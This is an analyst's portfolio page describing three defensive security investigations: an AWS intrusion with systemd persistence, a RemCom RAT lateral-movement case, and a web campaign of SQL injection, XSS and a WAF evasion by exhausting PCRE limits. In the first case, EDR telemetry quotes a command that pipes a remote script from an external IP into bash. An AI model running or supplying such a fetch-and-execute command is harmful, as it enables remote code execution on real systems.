

SOC Analyst Portfolio

Alexander Isoev

Philadelphia, PA | (267)-564-3799 | alexanderisoevf@gmail.com

LinkedIn: [linkedin.com/in/alexanderisoev](https://www.linkedin.com/in/alexanderisoev)


GitHub: github.com/PurePootato

Dedicated SOC Analyst with specialized expertise in triaging high-fidelity alerts, deep-dive forensic investigations, and advanced threat detection across SIEM (Splunk, QRadar, Elastic) and EDR (CrowdStrike) environments, as well as cloud infrastructure (AWS). The following case studies demonstrate my hands-on experience in neutralizing multi-stage intrusions, leveraging OSINT for threat intelligence, and executing full-lifecycle incident response.

■ 1: Cloud Infrastructure Compromise (AWS)

- **Alert:** Detected successful AWS Console login for temp-admin followed by unauthorized SSH access from a common external IP.
- **Analysis:** Identified privilege escalation to root and a fileless execution (`curl | bash`) downloading a remote shell script. Attacker established persistence via a new systemd service (`silent-shell.service`) and performed S3 data exfiltration.
- **Action:** Neutralized malicious processes and systemd persistence, rotated compromised IAM/SSH credentials, and enforced global MFA.
- **MITRE Mapping:** T1078 (Valid Accounts), T1059.004 (Unix Shell), T1543.002 (Systemd Service).

Investigation Evidence & Attack Flow



Visual Attack Path: Privilege Escalation & Persistence

```
"alert_time": "2025-07-20T04:15:49Z",
"title": "Suspicious shell download",
"mitre_attack": [
  "T1059",
  "T1105"
],
"severity": "High",
"log_source": "CrowdStrike",
"description": "Curl pipe to bash detected targeting external IP 203.0.113.50"
```

EDR Telemetry: Fileless Execution Alert

```
{"timestamp": "2025-07-20T04:15:47Z", "event_type": "ProcessStart", "severity": "High", "computer_name": "ip-10-0-12-34", "user_name": "ubuntu", "process_name": "bash", "command_line": "bash -c 'curl -s http://203.0.113.50/ss.sh | bash -'", "parent_process": "sshd", "md5": "d41d8cd98f00b204e9800998ecf8427e", "sha256": "3e1a20b0a588453299ef100ad037d2e3"}
```

Raw Event Log: Malicious Command Execution

■ 2: Advanced Endpoint Evasion & Lateral Movement (RemCom RAT)

- **Alert:** EDR (CrowdStrike) detected a high-severity sequence involving lateral movement via SMB admin shares, defense evasion through UMPPC hook bypassing, and unauthorized account creation for persistence.
- **Analysis:** Identified a multi-stage intrusion starting with a hijacked RDP session. Adversary performed credential harvesting from Firefox and bypassed EDR hooks via PhoneExperienceHost.exe to blind sensor monitoring. Compromised credentials were used to deploy a RemCom RAT payload (qTHBGNwp.exe) via SMB, followed by internal NetBIOS scanning for further lateral movement.
- **Action:** Executed immediate network containment of the host via EDR. Successfully blocked and quarantined the RemCom payload within <1s of execution. Initiated manual remediation to remove the persistent "adam" account and scrubbed residual staging artifacts.
- **MITRE Mapping:** T1562.001 (Impair Defenses), T1555 (Credentials from Web Browsers) , T1021.002 (SMB/Windows Admin Shares), T1136.001 (Create Account)

Investigation Evidence & Attack Flow



EDR Process Tree: Defense Evasion & Memory Injection

Process - [See more details](#)

Process
qTHBGNwp.exe

Severity
Low

Description
This file is classified as Adware/PUP based on its SHA256 hash.

Command line
C:\Windows\qTHBGNwp.exe

File path
\\Device\HarddiskVolume2\Windows\qTHBGNwp.exe

Actions taken
Process blocked
File quarantined

Objective
[Falcon Detection Method](#)

CrowdStrike Intervention: Payload Neutralized & Purged

```
NetworkAccesses[6].RemoteAddress: [REDACTED]
NetworkAccesses[6].RemotePort: 137
NetworkAccesses[7].AccessTimestamp: 1771463074
NetworkAccesses[7].AccessType: 0
NetworkAccesses[7].ConnectionDirection: 0
NetworkAccesses[7].IsIPv6: false
NetworkAccesses[7].LocalAddress: [REDACTED]
NetworkAccesses[7].LocalPort: 137
NetworkAccesses[7].Protocol: UDP
NetworkAccesses[7].RemoteAddress: [REDACTED]
NetworkAccesses[7].RemotePort: 137
NetworkAccesses[8].AccessTimestamp: 1771463074
NetworkAccesses[8].AccessType: 0
NetworkAccesses[8].ConnectionDirection: 0
NetworkAccesses[8].IsIPv6: false
NetworkAccesses[8].LocalAddress: [REDACTED]
NetworkAccesses[8].LocalPort: 137
NetworkAccesses[8].Protocol: UDP
NetworkAccesses[8].RemoteAddress: [REDACTED]
```

Raw Telemetry: Internal NetBIOS Reconnaissance (IPs sanitized for OPSEC)

■ 3: Multi-stage Web Campaign & WAF Evasion (Splunk / QRadar)

- **Alert:** SIEM correlated multiple Suricata and ModSecurity WAF alerts indicating severe Cross-Site Scripting (XSS) and SQL Injection attempts targeting an internal web server.
- **Analysis:** Identified a sophisticated multi-stage campaign originating from a seemingly benign IP. The adversary initiated early-morning SQLi reconnaissance, successfully bypassing WAF filters via Regular Expression Denial of Service (ReDoS) by triggering PCRE limits exceeded errors. Hours later, the attacker transitioned to a high-intensity XSS fuzzing burst (300+ events) aimed at session token theft (document.cookie). Analyzed HTTP 200 OK responses to confirm the WAF was misconfigured in "Detection Only" mode, allowing malicious payloads to reflect.
- **Action:** Investigated database logs to verify no unauthorized data exfiltration occurred during the SQLi phase. Recommended transitioning the WAF to "Blocking" mode, increasing SecPcreMatchLimit to prevent future ReDoS evasions, and enforcing HttpOnly flags on session cookies to mitigate XSS impact.
- **MITRE Mapping:** T1190 (Exploit Public-Facing Application), T1059.007 (JavaScript), T1595.002 (Active Scanning)

Investigation Evidence & Attack Flow

2025-03-31 05:52:00

2025-03-31 05:53:00

2025-03-31 05:54:00

2025-03-31 05:55:00

2025-03-31 05:56:00

2025-03-31 05:57:00

2025-03-31 05:58:00

2025-03-31 05:59:00

2025-03-31 06:00:00

2025-03-31 06:01:00

2025-03-31 06:02:00

2025-03-31 06:03:00

2025-03-31 06:04:00

2025-03-31 06:05:00

2025-03-31 06:06:00

2025-03-31 06:07:00

2025-03-31 06:08:00

2025-03-31 06:09:00

2025-03-31 06:10:00

2025-03-31 06:11:00

```
3/31/25    ... 48 lines omitted ...
5:52:00.000 AM Message: Rule 7fb495f64a50 [id "-"][file "/usr/share/modsecurity-crs/rules/RESPONSE-951-DATA-LEAKAGES-SQL.conf"][line "98"] - Execution error - PCRE limits exceeded (-8): (null).
Message: Rule 7fb495d86a50 [id "-"][file "/usr/share/modsecurity-crs/rules/RESPONSE-951-DATA-LEAKAGES-SQL.conf"][line "477"] - Execution error - PCRE limits exceeded (-8): (null).
Apache-Error: [file "apache2_util.c"] [line 273] [level 3] [client 178.244.199.117] ModSecurity: Rule 7fb495f64a50 [id "-"][file "/usr/share/modsecurity-crs/rules/RESPONSE-951-DATA-LEAKAGES-SQL.conf"][line "98"] - Execution error - PCRE limits exceeded (-8): (null). [hostname "178.244.199.117"] [uri "/index.php"] [unique_id "acwVJahy12YHBhqWpwc51gAAAAE"]
Apache-Error: [file "apache2_util.c"] [line 273] [level 3] [client 178.244.199.117] ModSecurity: Rule 7fb495d86a50 [id "-"][file "/usr/share/modsecurity-crs/rules/RESPONSE-951-DATA-LEAKAGES-SQL.conf"][line "477"] - Execution error - PCRE limits exceeded (-8): (null). [hostname "178.244.199.117"] [uri "/index.php"] [unique_id "acwVJahy12YHBhqWpwc51gAAAAE"]
Apache-Handler: proxy:unix:/var/run/php/php7.2-fpm.sock|fcgi://localhost
Show all 53 lines
host = websystem.local | source = /var/log/apache2/modsec_audit.log |
sourcetype = modsec_audit-too_small
```

Raw ModSecurity Logs: WAF Evasion via PCRE Limit Exhaustion

SIEM Timeline Analysis: High-Intensity
Exploitation Burst

[\[View Full 15-page SIEM & Web Forensics Report on GitHub\]](#)